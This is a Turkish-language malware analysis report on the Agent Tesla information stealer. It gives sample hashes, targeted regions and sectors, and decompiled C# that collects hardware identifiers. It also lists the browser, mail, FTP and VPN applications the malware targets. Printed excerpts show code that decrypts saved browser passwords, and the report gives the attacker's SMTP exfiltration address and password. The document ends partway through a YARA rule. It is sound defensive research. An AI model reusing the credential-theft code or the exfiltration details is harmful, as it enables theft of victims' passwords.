ECHO

CYBER THREAT INTELLIGENCE

AGENT TESLA

TEKNİK ANALİZ RAPORU

İçindekiler

Giriş


Agent Tesla, son zamanlarda yaygın olarak kullanılan ve ciddi bilgi güvenliği riskleri oluşturan bir zararlı yazılım olarak tanımlanmaktadır. Bu rapor, Agent Tesla zararlı yazılımının analizini sunmakta ve organizasyonlar veya son kullanıcılar için olası tehditleri vurgulamaktadır.

Agent Tesla, kullanıcıların bilgisayarlarında izinsiz olarak çalışan bir uzaktan erişim aracı (RAT) olarak faaliyet göstermektedir. Bu zararlı yazılım, genellikle kötü niyetli e-posta ekleri veya zararlı web siteleri aracılığıyla yayılmakta ve kurbanların bilgisayarlarını ele geçirmektedir.

Agent Tesla yazılımının temel işlevleri arasında klavye girişlerini kaydetme, ekran görüntüleri almak, sistem bilgilerini toplamak ve uzaktan komutları çalıştırmak yer almaktadır. Bu, saldırganlara kurbanların hassas bilgilerine erişim sağlama ve kötü amaçlı faaliyetlerde bulunma imkânı vermektedir.

Rapor, Agent Tesla zararlı yazılımının yaygın kullanımını ve kurbanlar üzerindeki etkilerini detaylı olarak incelemektedir.

Hedeflenen Ülke ve Sektörler



Agent Tesla zararlı yazılımı, dünya genelinde birçok ülke ve sektörü hedefleyen kapsamlı bir siber tehdittir. Bu zararlı yazılım, hedef seçiminde genellikle belirli ülkeleri ve sektörleri öncelikli olarak hedefler ve bu şekilde çeşitli bilgi güvenliği riskleri oluşturur. İşte Agent Tesla'nın hedef alındığı ülkeler ve sektörler:

- Amerika Birleşik Devletleri (ABD): Agent Tesla, geniş ekonomik ve askeri potansiyeline dayanan zenginliği nedeniyle ABD'deki kuruluşları sıklıkla hedef almaktadır.
- Avrupa Birliği Ülkeleri: Avrupa'daki birçok ülke, Agent Tesla'nın hedeflerinden biridir. Avrupa'daki finansal ve teknoloji sektörlerinin yanı sıra kamu kurumları ve savunma endüstrisi bu tehdide maruz kalabilmektedir.
- Asya Ülkeleri: Agent Tesla'nın Asya'daki hedefleri arasında Çin, Hindistan, Güney Kore ve Japonya gibi ülkeler bulunmaktadır. Bu ülkelerin ekonomik önemi ve teknoloji alanındaki ilerlemeleri, saldırganlar için cazip hedefler sunmaktadır.
- Orta Doğu Ülkeleri: Orta Doğu'daki enerji, finans ve savunma sektörleri de Agent Tesla yazılımının hedeflerinden biridir. Türkiye, Suudi Arabistan, Birleşik Arap Emirlikleri ve Katar gibi ülkeler, bu tehdide en sık maruz kalan bölgelerdir.

Agent Tesla saldırılarda çeşitli sektörleri hedef almaktadır. Agent Tesla yazılımının genellikle hedef aldığı sektörler:

- Finans
- Sağlık
- Teknoloji
- Üretim
- Enerji
- Hükümet
- Savunma

Teknik Analiz

1.Adım: DHL9407155789.exe

SHA256	7beb85da1bc8b1c935309f219347d8534a77ba114ca4217bd60f98b4ad05836e
MD5	67123970b3085df844bfa5670d0e156c
Doysa Türü	PE32-EXE

Söz konusu zararlı yazılım incelendiğinde paketli halde bulunduğu görülmektedir. Manuel olarak paketten çıkarıldıktan sonra analize devam edilmiştir.

```
private static string n2OSy2SIS6()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        string text = string.Empty;
        ManagementClass managementClass = new ManagementClass("win32_processor");
        ManagementObjectCollection instances = managementClass.GetInstances();
        foreach (ManagementObject managementObject in instances.Cast<ManagementObject>())
        {
            text = managementObject.Properties["processorID"].Value.ToString();
        }
        result = text;
    }
    catch
    {
        result = "71dfbba7-dfa6-4c0b-881b-6790489d8760";
    }
    return result;
}
```


Cihazın ProcessorID bilgisi çekilmektedir.

```
// Token: 0x06000202 RID: 514 RVA: 0x00024F98 File Offset: 0x00023198
private static string RktYNE()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        ManagementClass managementClass = new ManagementClass("Win32_BaseBoard");
        string text = string.Empty;
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            text += managementObject["SerialNumber"].ToString();
        }
        result = text;
    }
    catch
    {
        result = "54a08553-4de3-4bef-8f4e-4c6215e761d2";
    }
    return result;
```

Seri numara bilgisi çekilmektedir.

```
private static string UOW()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    string result;
    try
    {
        ManagementClass managementClass = new ManagementClass("Win32_NetworkAdapterConfiguration");
        string text = string.Empty;
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if (text.Equals(string.Empty))
            {
                if (Convert.ToBoolean(managementObject["IPEnabled"]))
                {
                    text = managementObject["MacAddress"].ToString();
                }
                managementObject.Dispose();
            }
            text = text.Replace(":", string.Empty);
        }
        result = text;
    }
    catch
    {
        result = "320c4865-7e40-4c96-8ea7-d9c04cd13694";
    }
    return result;
```

MAC adresi bilgisi alındığı gözlemlenmiştir.



```
public static string VJ18Dc(MD5 UKWT5Es, string qiiR)
{
    int num = 0;
    StringBuilder stringBuilder;
    for (;;)
    {
        int num2;
        if (num == 8)
        {
            num2++;
            num = 9;
        }
        if (num == 4)
        {
            goto IL_19B;
        }
        if (num == 3)
        {
            num2 = 0;
            num = 4;
        }
        if (num == 2)
        {
            stringBuilder = new StringBuilder();
            num = 3;
        }
        if (num == 5)
        {
            goto IL_AC;
        }
        goto IL_F1;
        IL_1B9:
        if (num == 0)
        {
            num = 1;
        }
        if (num == 10)
        {
            break;
        }
        continue;
        IL_155:
        byte[] array;
        if (num == 1)
        {
            array = UKWT5Es.ComputeHash(Encoding.UTF8.GetBytes(qiiR));
            num = 2;
        }
        if (num == 9)
        {
            goto IL_19B;
        }
        goto IL_1B9;
        IL_F1:
        if (num == 6)
        {
            stringBuilder.Append("-");
            num = 7;
        }
        if (num == 7)
        {
            goto IL_12B;
        }
        goto IL_155;
        IL_19B:
        if (num2 > array.Length - 1)
        {
            num = 10;
            goto IL_1B9;
        }
        goto IL_AC;
        IL_12B:
        stringBuilder.Append(array[num2].ToString("x2"));
        num = 8;
        goto IL_155;
        IL_AC:
        if (num2 % 2 == 0 & num2 != array.Length - 1 & num2 > 0)
        {
            num = 6;
            goto IL_F1;
        }
        goto IL_12B;
    }
    return stringBuilder.ToString().ToUpper();
}
```

Toplanan bilgiler birleştirilerek tek bir metin haline getirilmektedir. Oluşturulan bu metin MD5 hashing algoritmasına tabii tutulur. Burada oluşturulan hash muhtemelen victim ID olarak kullanılacaktır.

```
869
870         // Token: 0x06001927 RID: 6439 RVA: 0x00053317 File Offset: 0x00051517
871         [__DynamicallyInvokable]
872         public static string Combine(string path1, string path2)
873         {
874             if (path1 == null || path2 == null)
875             {
876                 throw new ArgumentNullException((path1 == null) ? "path1" : "path2");
877             }
878             Path.CheckInvalidPathChars(path1, false);
879             Path.CheckInvalidPathChars(path2, false);
880             return Path.CombineNoChecks(path1, path2);
881         }
```

3 %

ocals

Name	Value
path1	@"C:\Users\[redacted]\AppData\Roaming\oabTyN"
path2	"oabTyN.exe"

AppData klasörünün yolunun alınarak, bir dosya yolunun oluşturulmaya çalışıldığı tespit edilmiştir.

```
if (num == 5)
{
    OSt34Jj5y.ThisComputerName = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
    num = 6;
}
if (num == 0)
```

Ayrıca bilgisayar adı ve kullanıcı adı bilgisinin çekildiği tespit edildi.

```
    while (num != 1);
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(OSt34Jj5y.IpApi);
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = "GET";
        httpWebRequest.UserAgent = OSt34Jj5y.PublicUserAgent;
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (((HttpWebResponse)response).StatusDescription == "OK")
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = "";
    }
    catch
```

https://api[.]ipify.org adresine GET isteği gönderildiği tespit edilmiştir.

User Agent bilgisi:

- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0

```
int num = 0;
do
{
    if (num == 36)
    {
        3vZEj7r2.MozillaBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("PaleMoon", 3vZEj7r2.SystemAppdataPath + "\\Moonchild Productions\\Pale Moon\\", Convert.ToBoolean("true")));
        num = 37;
    }
    if (num == 11)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("CentBrowser", Path.Combine(3vZEj7r2.LocalApp, "CentBrowser\\User Data"), Convert.ToBoolean("true")));
        num = 12;
    }
    if (num == 17)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Citrio", Path.Combine(3vZEj7r2.LocalApp, "CatalinaGroup\\Citrio\\User Data"), Convert.ToBoolean("true")));
        num = 18;
    }
    if (num == 9)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Amigo", Path.Combine(3vZEj7r2.LocalApp, "Amigo\\User Data"), Convert.ToBoolean("true")));
        num = 10;
    }
    if (num == 19)
    {
        3vZEj7r2.ChromiumBrowserList.Add(new 3vZEj7r2.CgloDbwoYs("Uran", Path.Combine(3vZEj7r2.LocalApp, "uCozMedia\\Uran\\User Data"), Convert.ToBoolean("true")));
        num = 20;
```


```
// Token: 0x02000051 RID: 81
public class CgloDbwoYs
{
    // Token: 0x0600017B RID: 379 RVA: 0x00002ABE File Offset: 0x00000CBE
    public CgloDbwoYs(string _app, string _path, bool _enabled)
    {
        this.tpRbxW = _app;
        this.Qehp7O = _path;
        this.ZDOsIoDLsW = _enabled;
    }
```

CgloDbwoYs adında oluşturulan bir sınıf ile tarayıcıları bilgilerini nesnelere çevirerek listelerde tutmaktadır. Bu işlem veri toplama aşamasında yazılıma efektiflik katmaktadır.


Hedef alınan tarayıcı uygulamaları aşağıdaki şekildedir:

- PaleMoon
- CentBrowser
- Citrio
- Amigo
- Uran
- Coowon
- Comodo Dragon
- Postbox
- Firefox
- SeaMonkey
- Coccoc
- QIP Surf
- Thunderbird
- Chedot
- Yandex Browser
- Iridium Browser
- Kometa

- Elements Browser
- Edge Chromium
- BlackHawk
- Epic Privacy
- IceCat
- Chrome
- Torch Browser
- Liebao Browser
- Cool Novo
- Opera Browser
- CyberFox
- Sputnik
- Chromium
- Orbitum
- Brave
- 7Star
- 360 Browser
- K-Meleon
- Flock
- Vivaldi
- WaterFox
- Sleipnir 6
- IceDragon




Bir liste oluşturulduğu tespit edildi



Oluşturulan listenin tipi **cHTE0Jlp9QG** isimli bir sınıf. Bu sınıftaki özellikler incelendiğinde çalınan tarayıcı bilgilerinin her birinin nesne şeklinde soyutlanması için geliştirildiği düşünülmektedir.

Oluşturulan bir diğer listenin içeriği şu şekildedir:

- "IE/Edge"
- "UC Browser"
- "Safari for Windows"
- "QQ Browser"
- "Falkon Browser"
- "Flock Browser"
- "Outlook"
- "Windows Mail App"
- "The Bat!"
- "Becky!"
- "IncrediMail"
- "Eudora"
- "ClawsMail"
- "FoxMail"
- "Opera Mail"
- "PocoMail"
- "eM Client"
- "Mailbird"
- "FileZilla"
- "WinSCP"
- "CoreFTP"
- "Flash FXP"
- "FTP Navigator"
- "SmartFTP"
- "WS_FTP"
- "FtpCommander"
- "FTPGetter"
- "OpenVPN"
- "NordVPN"
- "Private Internet Access"
- "Discord"
- "Trillian"
- "Psi/Psi+"
- "MysqlWorkbench"
- "Internet Downloader Manager"
- "JDownloader 2.0"



```
{
    if (!text.Contains("Profile"))
    {
        goto IL_88;
    }
    num = 11;
}
if (num == 15)
{
    break;
}
if (num == 9)
{
    goto IL_FD;
}
goto IL_113;
IL_88:
int num2;
num2++;
num = 13;
goto IL_9F;
IL_1D7:
if (num == 2)
{
    list.Add(3Ardot + "\\Default\\Login Data");
    num = 3;
}
List<string> list2;
if (num == 11)
{
    list2.Add(text + "\\Login Data");
    num = 12;
```

```
IL_113:
if (num == 5)
{
    if (!Directory.Exists(3Ardot))
    {
        break;
    }
    num = 6;
}
if (num == 14)
{
    return list2;
}
if (num == 3)
{
    list.Add(3Ardot + "\\Login Data");
    num = 4;
}
if (num == 7)
{
    num2 = 0;
    num = 8;
}
if (num != 13)
{
    goto IL_1D7;
}
IL_1BF:
if (num2 >= directories.Length)
{
    num = 14;
    goto IL_1D7;
}
```

Hedef alınan tarayıcılara ait bazı dosya ve klasörlerin kontrolünün yapıldığı tespit edilmiştir. Bunlar:

- logins
- \\Login Data
- Default\\Login Data
- Profile


Hedeflenen tarayıcı bilgi alanları şu şekildedir:

- "origin_url"
- "action_url"
- "username_element"
- "username_value"
- "password_element"
- "password_value"
- "submit_element"
- "signon_realm"
- "date_created"
- "blacklisted_by_user"
- "scheme"
- "password_type"
- "times_used"
- "form_data"
- "display_name"
- "icon_url"
- "federation_url"
- "skip_zero_click"

- "generation_upload_status"
- "possible_username_pairs"
- "id"
- "date_last_used"
- "moving_blocked_for"
- "date_password_modified"
- "sender_email"
- "sender_name"
- "date_received"
- "sharing_notification_displayed"
- "keychain_identifier"
- "sender_profile_image_url"

```
for (int i = 0; i <= ue3NCJZkrZ.ULae3WbZ() - 1; i++)
{
    try
    {
        text2 = ue3NCJZkrZ.XwTJWG8Mn(i, "origin_url");
        text3 = ue3NCJZkrZ.XwTJWG8Mn(i, "username_value");
        text4 = ue3NCJZkrZ.XwTJWG8Mn(i, "password_value");
        if (text4.StartsWith("v10") | text4.StartsWith("v11"))
        {
            byte[] oywacC5WB = new byte[0];
            if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
            {
                oywacC5WB = 4bRWSZ.1iKvt4(Directory.GetParent(text).FullName);
            }
            else
            {
                oywacC5WB = 4bRWSZ.1iKvt4(Directory.GetParent(text).Parent.FullName);
            }
            text4 = 4bRWSZ.4uUgQnxXA73(Encoding.Default.GetBytes(ue3NCJZkrZ.XwTJWG8Mn(i, "password_value")), oywacC5WB);
        }
        else
        {
            text4 = 4bRWSZ.H4U(ue3NCJZkrZ.XwTJWG8Mn(i, "password_value"));
        }
        if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
        {
            list.Add(new cHTE0Jlp9QG
            {
                4p9uoZ = text2,
                Ms0dzQ3H4H = text3,
                dIktU = text4,
                0Xpa8vU1 = LvZD
            });
```

Tarayıcı bilgilerinin çözümlendiği ve ardından bir listeye eklendiği görülmektedir. Listelenen bilgiler nesneler halinde bulunmaktadır. İşte çalışma zamanından örnek bir veri listesi:



```
// Token: 0x06000176 RID: 374 RVA: 0x00019034 File Offset: 0x0001723
public string hnpTZjaN2f()
{
    int num = 0;
    string[] array;
    for (;;)
    {
        if (num == 14)
        {
            array[4] = "<br>Password: ";
            num = 15;
        }
        if (num == 10)
        {
            array[0] = "Host: ";
            num = 11;
        }
        if (num == 3)
        {
            goto IL_71;
        }
        goto IL_88;
        IL_2CF:
        if (num == 6)
        {
            this.0Xpa8vU1 = string.Empty;
            num = 7;
        }
        if (num == 0)
        {
            num = 1;
        }
        if (num == 19)
        {
            break;
        }
        continue;
        IL_1AB:
        if (num == 12)
        {
            array[2] = "<br>Username: ";
            num = 13;
        }
        if (num == 8)
        {
```

Toplanan bilgiler nesne listelerinden pars edilerek metin formatına dönüştürülmektedir. İlgili format şu şekildedir:


array	{string[0x00000009]}
[0]	"Host: "
[1]	"https://www.facebook.com"
[2]	" Username: "
[3]	"example.facebook.blblblbl@hotmail.com"
[4]	" Password: "
[5]	"hgdskjapofjkdsl123456"
[6]	" Application: "
[7]	"Firefox"
[8]	" <hr>"

Veri birleştirme işlemleri yapıldığı tespit edildi.

"Time: xx/xx/2024 xx:25:xx
User Name: userName
Computer Name: CompName
OSFullName: Microsoft Windows 10 Pro
CPU: 13th Gen Intel(R) Core(TM) iX-xxxH
RAM: 4095.05 MB
IP Address: xx.xx.xx.xx
"

Toplanan verilerin "johnjohn[@]childs-plays[.]com" mail adresine gönderildiği tespit edilmiştir. Oluşturulan Mail nesnesinin diğer özellikleri ise aşağıdaki gibi:

- **SMTP sunucu adı:** smtp.childs-plays.com
- **SMTP sender:** johnjohn[@]childs-plays[.]com
- **SMTP reciever:** johnjohn[@]childs-plays[.]com
- **Media type:** text/html
- **SmtpSSL:** false
- **SMTP port:** 587
- **SMTP client username:** johnjohn[@]childs-plays[.]com
- **SMTP client password:**yuttrge7v



YARA Kuralı

```
rule agent_tesla {
    meta:
        author = "Bilal BAKARTEPE"
        date = "25.03.2024"

    strings:
        $bytcode_1={731B02000AFE0E0900FE0C08007E1C0000046F1C02000AFE0C08007E190000046F1
D02000AFE0C0800}
        $bytcode_2={FE0C0100FE0C0000731002000AFE0E0200200600000FE0E0D00}
        $bytecode_2={7E0900000428D001000A74AC000001FE0E0000FE0C000028D101000A6FD201000A
FE0C000020010000006FD301000AFE0C000020102700006FD401000AFE0C000020010000006FD501000AFE0
